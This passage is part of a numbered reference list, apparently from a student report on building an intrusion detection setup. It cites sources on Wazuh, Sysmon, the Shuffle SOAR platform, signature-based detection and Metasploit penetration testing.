[37] ‘RULE Based Intrusion Detection - ❖ Rule-Based Intrusion Detection ➢ Involves an attempt to define a - Studocu’. https://www.studocu.com/in/document/apj-abdul-kalam-technological-university/secure-communication/rule-based-intrusion-detection/28806890 (accessed Jul. 03, 2023).

[38] ‘What is signature-based detection?’, *Educative: Interactive Courses for Software Developers*. https://www.educative.io/answers/what-is-signature-based-detection (accessed Jul. 03, 2023).

[39] D. Richards, ‘Signature-Based Vs Behavior-Based Cybersecurity’, *Info Exchange*, Sep. 22, 2022. https://staging.infoexchangeja.com/blog/data-security/the-difference-between-signature-based-and-behavior-based-detection/ (accessed Jul. 03, 2023).

[40] Wazuh, ‘Components - Getting started with Wazuh · Wazuh documentation’. https://documentation.wazuh.com/current/getting-started/components/index.html (accessed Jul. 02, 2023).

[41] Wazuh, ‘Architecture - Getting started with Wazuh · Wazuh documentation’. https://documentation.wazuh.com/current/getting-started/architecture.html (accessed Jul. 02, 2023).

[42] A. S. G. Vidal, P. C. Amigo, and A. T. Acuna, ‘Improvements in IDS: adding functionality to Wazuh’, Jul. 2019.

[43] Wazuh, ‘Custom rules and decoders - Ruleset · Wazuh documentation’. https://documentation.wazuh.com/current/user-manual/ruleset/custom.html (accessed Jul. 04, 2023).

[44] arnoud margaux, ‘Shuffle, le SOAR Open Source’, *Néosoft*, Oct. 15, 2022. https://www.neosoft.fr/nos-publications/blog-tech/shuffle-le-soar-open-source/ (accessed Jul. 02, 2023).

[45] ‘What is Python? Executive Summary’, *Python.org*. https://www.python.org/doc/essays/blurb/ (accessed Jul. 03, 2023).

[46] S. Hasan, ‘Sysmon: How To Setup, Configure, and Analyze the System Monitor’s Events’, *Medium*, Oct. 22, 2020. https://syedhasan010.medium.com/sysmon-how-to-setup-configure-and-analyze-the-system-monitors-events-930e9add78d (accessed Jul. 03, 2023).

[47] J.-R. Muskaug, ‘Can’t get Sysmon to read my config-xml-file. - Microsoft Q&A’, Jun. 09, 2023. https://learn.microsoft.com/en-us/answers/questions/1302608/cant-get-sysmon-to-read-my-config-xml-file (accessed Jul. 04, 2023).

[48] Wazuh, ‘Configuring email alerts - Wazuh server administration’. https://documentation.wazuh.com/current/user-manual/manager/manual-email-report/index.html (accessed Jul. 04, 2023).

[49] SwiftOnSecurity, ‘sysmon-config | A Sysmon configuration file for everybody to fork’. Jul. 03, 2023. Accessed: Jul. 04, 2023. [Online]. Available: https://github.com/SwiftOnSecurity/sysmon-config

[50] ‘XML introduction - XML: Extensible Markup Language | MDN’, Mar. 30, 2023. https://developer.mozilla.org/en-US/docs/Web/XML/XML_introduction (accessed Jul. 03, 2023).

[51] E. Ugar, ‘What is Bash Shell?’, *Orion Innovation techClub*, Dec. 22, 2021. https://medium.com/orion-innovation-techclub/what-is-bash-shell-7366c345bffe (accessed Jul. 03, 2023).

[52] ‘What Is Docker And What Is It Used For? — SitePoint’, Dec. 09, 2022. https://www.sitepoint.com/what-is-docker/ (accessed Jul. 03, 2023).

[53] D. Wagener, ‘What is SSH?’, *Medium*, Jun. 25, 2020. https://medium.com/@SigniorGratiano/what-is-ssh-5ba86840a687 (accessed Jul. 03, 2023).

[54] frikky, ‘Shuffle Automation’. Shuffle, Jul. 02, 2023. Accessed: Jul. 04, 2023. [Online]. Available: https://github.com/Shuffle/Shuffle

[55] Wazuh, ‘Getting started - RESTful API · Wazuh documentation’. https://documentation.wazuh.com/current/user-manual/api/getting-started.html (accessed Jul. 04, 2023).

[56] ‘The Open Source SOAR for all purposes’. https://shuffler.io (accessed Jul. 04, 2023).

[57] Holik, F. *et al.* (2014) ‘Effective penetration testing with Metasploit framework and methodologies’, *2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI)* [Preprint]. doi:10.1109/cinti.2014.7028682.